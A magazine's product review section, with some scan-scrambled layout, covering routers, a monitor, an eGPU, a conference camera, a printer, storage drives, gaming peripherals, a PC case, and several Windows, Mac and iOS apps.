An AiProtection hub is oriented toward security, and now integrates a host of advanced software smarts powered by Trend Micro. That includes reasonably comprehensive parental controls, such as category-based site blocking (such as Gaming, Media Streaming, P2P, Instant Messaging and so on) or the ability to restrict internet access for specific devices to certain hours of the day.

As in other areas of Asus's firmware, the controls here are relatively straight forward and provide a useful amount of info on what each option does — although some areas could perhaps use a little more detail. For example, there's no way to drill down and see what sites and services, are being blocked in each category. There's also no way to whitelist certain sites or services either, and we found it didn't block chat-service Telegram — although it did get more mainstream options including Facebook, Snapchat, YouTube, Reddit,

Twitter and Instagram.

Curiously, the DSL-AC100 doesn't include baked-in support for WTFast VPN — a special 'Gaming Private Network' service that promises to deliver better pings and less packet loss, which Asus has partnered with on many of its other high-end routers in the last couple of years. It's unclear why that's the case — but does mean that this router isn't as well-suited to competitive gamers.

While the DSL-AC3100 does so much right in some areas, it's a little mixed when it comes to Wi-Fi performance. Its signal penetration and range are both commendable: it managed to maintain solid read and write speeds at longer distances and even through brick walls. Our long-distance test, about 10m from the router and with partial signal blocking due to two brick walls, had peak reads and writes of 41.5 and 23.5MB/s respectively. That's around 11% and 24% down on our near-distance results

(tested 3m from the router with line of site) of 46.4 and 30.4MB/s. For comparison, at that far distance most other routers drop by around 20-30% for reads and 30-40% for writes.

However, for an 802.11ac router those near-distance speeds are, frankly, a little lacklustre. Other Asus routers we've tested, such as the RT-AC5300 and aforementioned RT-AC88U, have maintained read speeds in the 60-70MB/s range and writes around 50-60MB/s in these exact same tests.

Still, if you can live without having the absolute fastest throughput, then this is still a great, full-featured router for the demanding home network.

■ Dan Gardiner

## Verdict

Not the fastest Wi-Fi, but has an undeniably fantastic feature-set that's geared towards enthusiasts.





"Out of the box, the 436M6 packs an intriguing feature set. It's one of the first PC monitors to be granted full VESA DisplayHDR 1000 certification."



\$969 | WWW.PHILIPS.COM.AU

# Philips 436M6

Beautiful, but only from a distance

Converting an HDTV into a large-scale PC monitor—which is basically what Philips has done with the 43-inch 436M6—isn't a new idea, but nor is it necessarily a bad one.

In the 1080p era, HDTV conversions had limited appeal; a 2K pixel grid stretched over 40-plus inches of LCD panel made for big, fat, ugly pixels. Today's UHD or 4K sets, however, have plenty when it comes to pixels. TV tech of late also matches or beats the best monitors in other areas. Thanks to broad adoption of various HDR standards in the mainstream TV market, wider color spaces and supercharged contrast capability is becoming the norm.

TV prices also look like amazing value compared to monitors, in no small part thanks to the economies of scale in what is a far larger consumer market.

Out of the box, the 436M6 packs an intriguing feature set. It's one of the first PC

monitors to be granted full VESA DisplayHDR 1000 certification. Among other criteria, that means it must be capable of a minimum of 1,000 nits of brightness, local dimming for heightened contrast, wide color gamut support, including 90 percent of the DCI-P3 space (in fact, it achieves 97.6 percent), and native 8-bit-per-channel image rendering (and 10-bit processing).

To that Philips has added some PC-centric extras. Most notable are low input lag, which can be a problem on cheaper HDTV conversions, adaptive sync in the form of AMD's FreeSync, and USB-C support for single-cable connectivity. Nice. Those additions do not, however, entirely disguise the 436M6's TV origins. They are obvious from the fixed stand and the fact that you can only access the OSD menu via a recalcitrant remote control. Neither are deal breakers, but you need to be aware that screens like this are less flexible when it

comes to desk space.

Potentially more problematic is the image quality. We'll come to the HDR shizzle in a moment, because the first thing you notice is an odd character to the basic image quality. It's as though colors are being interpolated via a very low fidelity panel. The upshot is a mottled or meshed quality to the image that's redolent of color newsprint. It's also similar to pentile OLED displays in smartphones—and for good reason. Instead of conventional RGB subpixel arrangement, this TV-sourced VA panel is ordered BGR, or blue, green, red. That immediately causes problems with anything that relies on assumptions about subpixels, such as font smoothing. The panel also uses a form of subpixel offset or dithering to achieve wider color support.

The bottom line is that at normal monitor viewing distances, the image quality is problematic. You just don't get nice, uniform colors. At a distance, the problem

disappears. But that distance is beyond any desktop usage scenario. Of course, if you're using this as a display purely for playing games in a living room context or similar, it may not be a problem. Certainly, in that scenario, this screen is incredibly punchy. The way specular highlights—the shine from a piece of metal, say—or point light sources leap out of dark game scenes blows away a non-HDR panel. It's genuinely different and dramatic. It doesn't make this a great all-around monitor, which it isn't, but if you're looking for a big-format display for games or movies, the 436M6 is a spectacular if flawed choice.

■ Jeremy Laird

## Verdict

Incredible contrast; some nice PC-centric features. Oddball subpixel arrangement and color processing.







GRAPHICS CARD

\$1,149 | WWW.BLACKMAGICDESIGN.COM

# Blackmagic eGPU

Radeon Pro 580 GPU in a Thunderbolt 3 external enclosure

**T**hanks to the immense computing power of modern graphics cards, using them to accelerate tasks in professional creative applications is becoming a popular way to increase workflow performance. Unfortunately, the simultaneous trend of thin and light laptops that simply can't pack a beefy GPU inside without spontaneously combusting mean those popular devices miss out on the magic of GPU acceleration. Blackmagic's new eGPU bridges that gap – allowing any Mac with a Thunderbolt 3 port to enjoy the processing power a full-blown GPU brings.

The eGPU is what it says it is – an external GPU. Blackmagic chose an 8GB AMD Radeon Pro 580 to install inside the beautifully designed metal chassis. A single large fan at the bottom of the unit ensures the GPU runs cool under load but doesn't sound like a jet engine. At the rear are a few

USB 3.1 ports that act as a USB hub. The eGPU will even charge your USB-C laptop at 85W.

Installation is easy. Hook the eGPU up to a Thunderbolt 3 port (and Thunderbolt 3 only – Thunderbolt 2 will not work), plug in the power cable and you're done. MacOS ships with the drivers

**"A single large fan at the bottom of the unit ensures the GPU runs cool under load but doesn't sound like a jet engine."**

already installed, so as soon as the eGPU is connected and powered up, it's ready to use. Gamers take note – the eGPU will not render 3D graphics on a laptop's internal display. If you plan on using the eGPU for gaming, you'll need to connect an external monitor to the eGPU's HDMI 2.0 port.

For applications like Blackmagic's DaVinci Resolve, the benefits of an eGPU hooked up to a laptop that lacks a discrete GPU (i.e. Apple's 13-inch MacBook

Pro) are easy to spot. Colour correction, grain reduction and real time effects are all enhanced, taking the load off your CPU for a much more responsive workflow. Adobe applications see less of a benefit however, as they've focussed on supporting Nvidia's CUDA technology. Premiere doesn't

has Thunderbolt 3. However, Blackmagic do not support it on Windows yet.

Apple collaborated with Blackmagic to develop the eGPU and it shows. The unit is good looking, quiet and simple to install. The downside however, is that practical uses for the eGPU are few and far between. The hardware is here, but

support eGPUs at all, Nvidia or AMD. Final Cut Pro will take advantage of the eGPU, but only when used with a secondary display.

The eGPU's chassis is gorgeous and well-designed, but can't be opened by an end user. When the Radeon Pro 580 becomes obsolete, the entire Blackmagic eGPU unit will need to be replaced. The other disappointment is shoddy Windows support. Technically, the Blackmagic eGPU should work in Windows providing your PC

software support currently extremely niche. Best to wait and see if their favourite software picks up eGPU & GPU acceleration support in the near future before buying. ■

Anthony Agius

## Verdict

For apps with eGPU support.







CONFERENCE CAMERA

\$1,399 | WWW.LOGITECH.COM

# Logitech MeetUp

Upgrade your online meetings.

If you have a newish laptop or a entry level webcam you'll successfully be able to hold one-on-one conference calls. If, however, you need to regularly connect groups of people via video feed (and throw presentations into the mix) then there's a case to be made for hardware that makes it easy for everyone to be seen and heard.

The Logitech MeetUp is a high quality camera, microphone and speaker package that is designed to create a seamless online meeting experience for small teams of up to six or eight people. Looking like a fancy consumer soundbar this all-in-one conference cam connects to a PC and a screen to facilitate high quality conferencing without too many moving parts or spaghetti junctions.

The device is fitted with a wide 120-degree field of view camera that can pivot and tilt to capture everyone in a single frame, even in smaller meeting rooms

where people are close to the camera. This wide angle lens has been calibrated to not distort or barrel the video footage at the edges – as you get with fish-eye style magnification – providing clarity to see people and read text at the edges of the frame. Complimenting this is a 4K sensor that gives the camera five times digital zoom and works in conjunction with auto-framing software to position everyone optimally in the FullHD video feed.

One of the unique elements of the MeetUp is the integration of the speakers into the camera and mic hub. This central location is great for the overall experience because it projects the audio and records the video from the same point as displaying the video feed – which means that when you look at or listen to someone, your gaze and audio reference point are spatially where they should be.

Logitech recommends the standalone MeetUp device

for groups of up to six, though you could probably get away with up to 12 if you're willing to add optional extras like the \$370 Expansion Mic. While the MeetUp's three beamforming microphones and voice tuned speakers guarantee great recorded and reproduced vocals within a 2.4 metre range, the Expansion Mic extends this optimal range to 4.2 metres. Both these wideband, noise-cancelling microphone hubs do an excellent job of isolating important speech and reducing unwanted background noise.

You won't have to worry about compatible software, with plug-and-play compatibility for Skype for Business, Microsoft Cortana and Cisco Jabber, and enhanced functionality with the BlueJeans, Broadsoft, LifeSize Cloud, Vidyo, and Zoom conferencing software. If you use Google Hangouts, or any other software that recognises a webcam, MeetUp is close to perfect.

A regular remote control is packaged with MeetUp, but your smartphone can be paired to the device with an Android or iOS app. This software helps you to make sure the camera is pointing in the right direction and the volume is appropriate for the space. You can also use the Bluetooth connection to stream a conference call you've dialed in for, to considerably boost the audio quality.

At \$1,399, they're a little more pricey than the \$400 or so you'd pay for a high-end web cam, but this device is a perfect solution for a modern office that needs to have small teams in different locations collaborate quickly and effectively. ■ Joel Burgess

## Verdict

An all-in-one video conference camera for small teams that's simple to use and plays nice with lots of software.







PRINTER

\$799.99 | EPSON.COM

# Epson SureColor SC-P600

Epson's top of the range A3+ printer for photographers.

**E**pson's SureColor SC-P600 is designed for both enthusiast and pro

photographers looking for a high-end home printing solution to produce up to A3+ (329x483mm) prints.

The SC-P600 uses Epson's premium UltraChrome HD inks, and packs in nine cartridges.

The Epson SureColor SC-P600 is all about print quality, and outputs at a resolution of 5,760dpi. If you want, it can rattle out a large A3+ in about two minutes and 30 seconds, although if you want to use fine-art media and want the best possible quality, you can expect that print time to double.

In addition to A3 paper, a range of smaller sizes are supported. There's also the option to print professional-quality labels directly onto inkjet-printable CDs/DVDs (if that's still a thing), while the SC-P600 is also supplied with roll holders for panoramic printing; these attach to the rear of the

printer, and will accommodate paper up to 13 inches in width.

If you want to keep wires to a minimum and have your printer positioned away from your computer then you'll appreciate the SureColor SC-P600's Wi-Fi connectivity. This also means Epson's iPrint app (for iOS and Android tablets and smartphones) is supported.

While the SC-P600 has the ability to be used as a standalone unit – that is, without a PC – we opted to install the drivers and software with the intention of printing images through Photoshop. This is easy thanks to the on-screen instructions, while we chose to wirelessly connect to the printer, which also proved incredibly simple to do.

Populating the cartridge bay with the nine inks is also easy enough, with each cartridge requiring gentle pressure to snap it into position. There's no chance of fitting cartridges incorrectly or in the wrong

position, since each colour has a unique moulding.

Each cartridge contains just under 26ml of ink, which is a decent amount, while the smallest ink droplet size is just 2pl, which promises to produce smooth gradients.

We used Epson's own premium satin Traditional Photo Paper, with colour handling set to Printer Manages Colours. Should you wish to use third-party media, there are a host of options within Photoshop that will enable you to use custom profiles for your prints.

The results were very impressive, with colour prints exhibiting vibrant colours and beautiful detail, and subtle colour graduations rendered smoothly with no visible banding. The Epson profiles with the paper used are also very accurate, which meant we didn't have to manually intervene to adjust the image before printing.

If you're planning on doing a lot of black-and-

white printing you'll really appreciate the SC-P600's four black inks. Depending on whether you're using gloss or matte media, the printer will use photo black or matte black, alongside light black and light light black; this avoids those slight colour casts that can ruin black-and-white images from lesser printers, and our test results proved to be beautifully neutral and contained plenty of shadow and highlight detail. The Epson SureColor SC-P600 is a brilliant printer for the enthusiast or professional photographer. It's well made and easy to use, and you'll be impressed by the quality of the prints it's capable of producing. ■

## Verdict

The SureColor SC-P600 is a brilliant printer for the enthusiast or professional photographer.







EXTERNAL STORAGE

50GB, \$629; 1TB, \$1,099; 2TB, \$2,199  
WWW.SAMSUNG.COM/AU



3.5-INCH HARD DISK DRIVE

\$469 | WWW.WDC.COM

## Samsung Portable SSD X5

Peak performance in your pocket.

**W**ith portable SATA SSDs now almost at commodity level, the next step up to dramatically increase speed is to move to the NVMe protocol. In essence this is a Samsung 970 Evo feeding through one of Intel's Alpine Ridge Thunderbolt 3 controllers to connect directly to the PCIe bus.

It comes pre-formatted using exFAT to maintain compatibility between Mac and Windows machines.

It is not waterproof or resistant, it does, however use magnesium for its case which is strong yet light. Inside, most of the weight is taken up by the SSD's heatsink, which, along with adaptive throttling Samsung call Dynamic Thermal Guard, keep the case temperature below 45°. In our testing the drive maintained sequential write speeds of around 1,700MB/s for around 25 seconds before thermal throttling kicked in and performance

dropped to around 1,200MB/s. Peak sequential write speeds were just above 2,480MB/s in testing, with peak read speeds of 1,440MB/s.

Samsung has introduced a super-premium product, with prices and performance at the top of the field. The Thunderbolt 3 interface that makes such high performance possible is also potentially its limiting factor due to its relative rarity in devices today. This is not storage you carry around confident in the knowledge you can plug it into anything, but if you regularly transport data from one Thunderbolt 3-equipped computer to another this is an extremely appealing way to do that.

■ Ben Mansill

### Verdict

Maximum performance for maximum dollars.



## WD Red NAS 10TB

This capacious NAS-targeted drive has its strengths.

**W**D Red products range from the now diminutive 750GB

WD7500BFCX design up to the monstrous 10TB WD100EFAX reviewed here. These are basic SATA devices designed for reliable performance. The WD Red drive neatly balances speed, operating life, power consumption and error management.

Western Digital has encased all seven 1.42TB platters within a helium-filled enclosure using technology acquired when it bought HGST. The impact of that might be marginal, as the WD100EFAX only rotates at 5,400RPM.

The quoted internal transfer speed is 210MB/s and that's almost exactly what our sequential benchmark returned: 210.9 MB/s reads, and 211.1MB/s writes. This is 10 per cent slower than the 7200RPM Seagate IronWolf 10TB.

For IT managers and those responsible for creating RAID storage arrays using

devices such as the WD Red 10TB, they are both a blessing and yet an entirely new and interesting curse. On the positive side of the equation, this is technology that enables the construction of monstrously scaled volumes with a relatively small number of drives. And, by definition, there are fewer things to go wrong, and less to worry about.

If 10TB seems plenty of storage, when HAMR technology drives arrive in the not-too distant future with 50TB and 60TB mechanisms, the capacity of this drive might seem quaint almost overnight. And the headaches of running servers with petabytes of capacity will become yet another data management hurdle to clear.

■ Mark Pickavance

### Verdict

Other than its size, there's not much about the WD Red 10TB which is all that spectacular.







EXTERNAL STORAGE

\$118, 120GB; \$175, 240GB; \$299, 480GB | VERBATIM.COM.AU

## Verbatim Vx500 SSD

Slim and speedy external storage

**T**he latest external SSD to arrive at APC Towers is this slimline stick that's pretty Mac-like, with its metal body and gentle curves. The design is attractive and the USB-C port supports USB 3.1 Gen 2 connection to PCs and Macs that are capable of that (theoretical) 10Gbps bandwidth.

Verbatim quotes up to 500MB/s when reading data and 430MB/s when writing, but our testing revealed that's an understatement. On our Late 2016 MacBook Pro, the drive hit peak read and write rates of 536.6 and 475.9MB/s. Its mean average rates of 447.4 and 390.8MB/s are also good, better than some SSDs we've tested, though a few (non-RAID) rivals – including CalDigit's Tuff SSD and Samsung's T5 – beat it by a small amount.

The drive comes with a cable for connecting to devices with USB-A too.

This limits performance to the 5Gbps maximum of USB 3.1 Gen 1, but performance across all tests was, on the whole, what we'd expect of this type of SSD.

The price we've given is the list price, but we found the Vx500 on comparison sites at prices similar to rivals such as the T5. Snap it up if you find it cheaper – it won't disappoint.

Our one concern is that after running our tests for about 20 minutes, the case was fairly warm. That's not unusual for slim SSDs, but we'd be reluctant to use a drive like this for lengthy sustained activity out of concern for its lifespan.

■ Alan Stonebridge

### Verdict

A strong performer, though rivals edge just ahead on speed.



WIRELESS GAMING MOUSE

\$249 | LOGITECH.COM

## Logitech G Pro Wireless Gaming Mouse

The king is dead! Long live the king!

**W**e have reviewed, praised and criticised countless wireless gaming mice over the years, and our current favourite is the excellent Logitech G703 (see APC 446, page 33).

Friends, we have some good news and some bad news. The bad news is that the king is basically dead: the G703 is no longer our ultimate favourite. The good news? The crown has been passed to the new G Pro Wireless Gaming Mouse. This stripped-back mouse takes everything we loved about the G703 and basically dumps anything you don't need (like on-the-fly DPI switching and options to use smoothing or acceleration), keeps the top-notch Lightspeed wireless tech and Hero sensor combo, and chucks it all into a simple-but-svelte body that's suitable for both lefties and righties and weighs almost nothing, making it supremely easy to flick around a mousepad.

The 'G Pro' in the name denotes that this device comes from Logitech's range of peripherals which are, supposedly, built with esports pros in mind. Don't be intimidated: this is gaming gear for players who don't want or need all the bling or extraneous extra features that normally comes when you slap 'gaming' onto a PC product.

If you're a fan of wireless mice, this is now the one to beat. The only caveat? That \$250 price. For such a stripped-back mouse, it's hard to fathom why it costs so much. And with the G703 costing about half that on the street, we're thinking there may still be room for two kings on the gaming mouse throne, after all...

■ Dan Gardiner

### Verdict

An exceptionally lightweight, well-balanced and comfortable wireless gaming mouse, for a price.







GAMING KEYBOARD

\$159 | WWW.CORSAIR.COM

# Corsair K63 Wireless Mechanical Gaming Keyboard

Flash keys with full freedom

**W**hoever came up with this grid, which squashes the left-hand functions slightly, yet stretches the main cluster about two thirds of an inch wider than any other standard keyboard, must be a little sadistic. You'll spend at least your initial hours with the K63 fighting your muscle memory and mistyping.

That's about the only big design mishap here, though. The keys — individually illuminated with blue LEDs, and glowing over a blue base plate — are bright and attractive, with a wide, bold font making the most of the above-switch lighting. The switches themselves are stock Cherry MX Reds, which (for our money) offer one of the best combinations of bite and low noise, though their actuation point is relatively deep, and they could be accused of being a little boring by extreme

'boardists. We wouldn't necessarily argue that fact.

You get extra buttons — media controls on the top-left; volume on the right — and a two-level brightness control for the lighting, as well as a Windows/context key lock. There's a textured space bar, which is nice.

If you do care about your wrists, there's a pretty lame hollow plastic palm rest included, which tapers to a point and can't, despite its "soft touch" texturing, grip your skin in any meaningful way, leading to a particularly slippery typing experience. It does, though, clip on, which is handy when you consider the K63's key feature: it's wireless, either operating through Bluetooth or, preferably, through Corsair's own encryptable 2.4GHz wireless protocol, which gives it a claimed 1ms response time. That is, just as with Logitech's similarly responsive Lightspeed wireless

connection, akin to wizardry, and had we not experienced a couple of odd dropouts (in an admittedly cloudy 2.4GHz environment), we'd have been as blown away as we were by its competitor; alas, any loss of signal, particularly one in close proximity to the USB receiver, is a mark down.

You can pair the K63 with a couple of devices at one time, switching instantly between Bluetooth and 2.4GHz using the under-utilised Fn key, which is mercifully tucked in the right function lane, rather than pushing the left Ctrl key around. This keyboard also scrapes back a little of that lost goodwill by running perfectly well in wired mode, so if you're after an additional degree of reliability (or even if the battery has just run dry and it needs to be recharged), you can keep typing as normal. That said, the charging circuit emits a

barely noticeable high-pitched whine, which may or may not irritate you in the same way as a lurking mosquito that you can hear but not locate, and even Corsair doesn't quote the battery as running for longer than 15 hours, which isn't impressive.

We don't hate the K63. It's a practical, well-built, and neat-looking keyboard, with perfectly decent switches. It's wireless, and it even boasts full rollover and anti-ghosting. You can set up your own macros in software, and mess with the lights all you like. But it feels more like an interim attempt. ■ Alex Cox

## Verdict

Heavy, substantial construction; good switches; wireless. Some signal dropouts; oddly splayed layout.







"Along each side lie tempered glass windows — sitting on hinges, they're clean, crisp, and removable, and each features a curved brushed aluminum edge, melding into the front panel."

PC CASE

\$189 | WWW.CORSAIR.COM

# Corsair Obsidian 500D

Hitting case pay dirt.

In a world littered with aluminium boxes, it's nice to see one that stands out. It's not just another square black box. OK, the 500D does sorta follow that aesthetic, but that's what the Obsidian line-up is about.

The 500D's standout features are its subtly curved, black brushed aluminum panels, front and top. Fixed to the chassis, they aren't designed for easy removal, but that's not a problem. Along each side lie tempered glass windows — sitting on hinges, they're clean, crisp, and removable, and each features a curved brushed aluminum edge, melding into the front panel. And speaking of panels, let's dive into them, as they're one of the 500D's best design features.

There's a one-inch gap between the fan mounts in front and the panel itself. Running along each side of the case, from top to bottom, this allows for substantial airflow. Despite the fact the front panel isn't easily removable (there are screws

that secure it in place, but they're a nightmare to get to), you can easily install a 360mm radiator or three 120mm fans via a removable front bracket held in place by two thumbscrews and a couple of notch cutouts. It's an intuitive design, which we've seen in a few cases, but what's really smart is how Corsair has utilised this in conjunction with a magnetic dust filter. Remove the front radiator bracket and the filter, and you're left with a massive rectangular cutout between the two. There's absolutely no excess metal in the way of airflow. The fan filter is one solid unit, too. With a very fine mesh, strong plastic frame, and an abundance of powerful magnets, it slides out easily, and sticks securely in place with minimal fuss.

Airflow is a little more restrictive in the roof, as it doesn't have the same one-inch clearance. To counter this, Corsair has milled out an array of triangular cutouts along the centre of the plate. It's both

aesthetically pleasing and an intuitive way to allow air to pass through. Either side of that, the panel is raised by around 0.25 inches in a smooth bend, to allow more air to pass through and out. It also features another radiator bracket, with cutouts and mounting points for up to a 280mm radiator.

This is where things get a little funky. Both brackets, despite different mounting cutouts, are the same dimensions. You can swap them around, and have the 360mm in the roof and the 280mm at the front. Which begs the question, why not just include two 360mm brackets? We guess Corsair wants to avoid conflicts with multiple 360mm radiators, and is encouraging you to only install the specs it has in mind. The thing is, there's only a conflict if you use two relatively thick 360mm rads. If you fit a thick radiator in the front and a slim 360mm in the roof, there's minimal conflict, and room for fans as well.

On top of cooling potential, the interior is also stellar. There's a clean-looking, three-quarter, closed-off PSU cover, two 3.5-inch hard drive mounts in the rear, three 2.5-inch SSD sleds rear-mounted on the mobo tray, a cable management bar, including rubber grommets, a vertical PCIe GPU mount (but no cable), and a fairly beefy front I/O, including USB 3.1 Type C.

Couple all that with an aggressive \$189 price point, and it's hard to pick fault with this mid-tower of perfection.

The worst thing about the whole affair is the fact the cardboard box opens sideways. Seriously, that's our gripe: the box.

■ Zak Storey

## Verdict

Exceptional cooling design; versatile; super-clean aesthetic; aggressive price point. Cardboard box sucks.





# software

» APPS FOR ALL THE PLATFORMS



## Windows SOFTWARE

# AVG AntiVirus Free

Customize your security with this ultra-configurable antivirus.


FREE; PRO, \$99.99 PER YEAR | [WWW.AVG.COM](http://WWW.AVG.COM)

AVG AntiVirus Free is a popular antivirus tool from the now Avast-owned AVG Technologies. The package includes all the features you'd expect — an antivirus engine, real-time download and email scanning, web filtering to block malicious links — and it doesn't have any ads, restrictions or significant limitations designed to force you to upgrade.

If the free build isn't enough, a \$99.99 per annum AVG Internet Security subscription extends the feature set with a firewall, webcam protection, secure DNS to avoid fake websites, folder access control to thwart ransomware, and a welcome bonus AntiVirus Pro app for Android.

A neat Customise Installation option gives an unusual level of control, with the ability to disable behavioral monitoring, web filtering, real-time file checking and more.

AVG AntiVirus Free opens with a straightforward console highlighting the areas it protects (Computer, Web & Email) and the modules not included in the free edition (Hacker Attacks, Privacy and Payments).



One click on the Scan Computer button tells the program to check your system, or you can choose from multiple types. Computer Scan is the equivalent of a regular quick scan, and Deep Scan is a full system scan. USB/DVD Scan checks your removable drives, and there are scans to check specific folders, to schedule a scan to run at boot time, and to check your PC for performance issues. The Schedule Scan option is just another way to automate a quick or full system scan, but you can also use it to create a routine of custom scans.

A final report highlights any discovered malware, as well as checking browser add-ons, a welcome extra touch. AVG's File Shredder comes with this free version of the app; it's a simple tool which securely deletes files or folders to ensure confidential data can't be recovered.

AV-Comparatives Real-World Protection report summary for July-November 2017 placed AVG at equal 10th out of 21, but its 99.5% detection rate was still a good average over the five tests. **Cat Ellis**


## Avidemux

Simple video editing and advanced encoding

FREE | [FIXOUNET.FREE.FR/AVIDEMUX/](http://FIXOUNET.FREE.FR/AVIDEMUX/)

Avidemux is a free video editor with a spartan interface. Unlike many video editors, there's no central pool for importing video clips, images and audio files, and there's no timeline with multiple tracks. For simple editing, it's perfect. Clipping a video just requires scrubbing through the footage and setting start and end markers. You can also cut, copy and delete sections of video, and append one clip to another. There's no frills here however, so don't expect flashy wipes or transitions. It's not immediately obvious, but you can also select the audio tracks (up to four), configure each one and remix for different speaker setups. You'll also find a good selection of filters, including practical tools like noise reduction and deinterlacing if you explore Avidemux's Video menu.

Avidemux's best feature is its array of export options, which give you total control over how the audio and video are encoded. It's definitely a video editor for more seasoned



experts, but it's not beyond savvy new users. **Cat Ellis**





# Retrobatch Pro

Batch process images fast.

US\$49.95 | FLYINGMEAT.COM

Retrobatch takes a node-based approach to batch image processing. You add only what's needed, tweaking parameters inside the nodes, then checking a preview of the results before running a workflow.

Nodes are selected from 13 different categories in the sidebar including Colour Adjustment, Blur, Metadata and Watermark. There are 62 nodes in total, 15 of which are exclusive to the Pro version. (It's US\$29.99, about \$42, for the Regular version.)

Workflows start with nodes from Read Images – which can be single files, entire folders, the current clipboard, or your Photos library – and end with nodes from Write Images, typically a destination folder.

In between, you can drag and drop (or double-click to select) processing nodes to convert, transform, and add effects or watermarks. You can even



apply machine learning rules.

This makes Retrobatch incredibly powerful, yet easy to use. Best of all, tasks like wiping sensitive metadata before sharing to social media are performed without recompressing image data, so processing is fast and

of the highest calibre.

The Pro version provides AppleScript support, and the ability to send processed images to other apps and create PDF or layered PSD files from multiple images.

JR Bookwalter

## Overflow

When a Dock is not enough

US\$14.95 | STUNTSOFTWARE.COM


These days, we're all after a clearer, more efficient workspace. As we saw at the last WWDC, Apple has some new features lined up for macOS Mojave that are designed to help you tidy up your desktop and organise your files. However, there's still room for third-party apps and utilities, such as Overflow, that go a little further than the standard features that are built in to macOS's Finder.

Recently rewritten using Apple's Swift coding language, Overflow is essentially an alternative to cramming all your files and folders into the Dock. A quick keyboard shortcut opens the Overflow window, and you can drag and drop just about any type of file or folder into Overflow and locate it or open it with a single click.


You can also sort your files into 'collections' for different types of project, and use Quick Look to preview files as well. You do need

to be organised, as it can take some time to add all your files and folders and group them into collections, but Overflow's ability to quickly find and

launch files anywhere on your Mac could still be a real timesaver for you. **Cliff Joseph** ■







## App Store » iOS APPS

# AnyTrans

Sync data between your iPhone and Mac iTunes-free.


US\$39.99 | IMOBIE.COM



iTunes, somewhat justifiably, gets a bad rap for trying to do too much, and Apple has only made half-hearted strides at correcting this situation since 2005, when things got complicated after video support was bolted onto version 4.8. No wonder third-party developers have carved out a niche around transfer and backup of iOS devices – without forcing you to delve into iTunes.

AnyTrans is one such utility, and if you can overlook the un-Mac-like interface, there's a lot to love about this jack of all trades. We should mention you will need a Mac to use this on your iOS device. Short of directly adding content to an existing library (you'll still need to use iTunes for that), AnyTrans deftly handles the heavy lifting of managing music, videos, photos, books, and ringtones. Likewise, Fast Drive mode allows you to use an iOS device as a portable flash drive, although it's a little less convenient than thumb drives, since AnyTrans is required to access files.

AnyTrans also has a media downloader built-in, making it easy to quickly grab online videos from YouTube, Vimeo, and other sources to save on Mac, and then transfer to a connected iOS in one click – in theory, anyway. Every time we attempted to do this, AnyTrans tossed out a "please connect at least one device" error, even with our iPhone X plugged in. Download options aren't as robust as dedicated



applications, but they do get the job done.

Another nice touch is the ability to log into your iCloud account to import, export, sync, or access files stored there as well as on iCloud Drive. AnyTrans supports Apple's two-factor login so there's no need to generate app-specific passwords, although we had mixed results – exporting Notes from iCloud resulted in little more than a few incomplete HTML files, for example.

Although AnyTrans is free to download, the trial is limited to transferring 50 items per day and expires after a week – which is barely enough time to get acquainted with everything that the software is capable of. A licence costs US\$39.99.

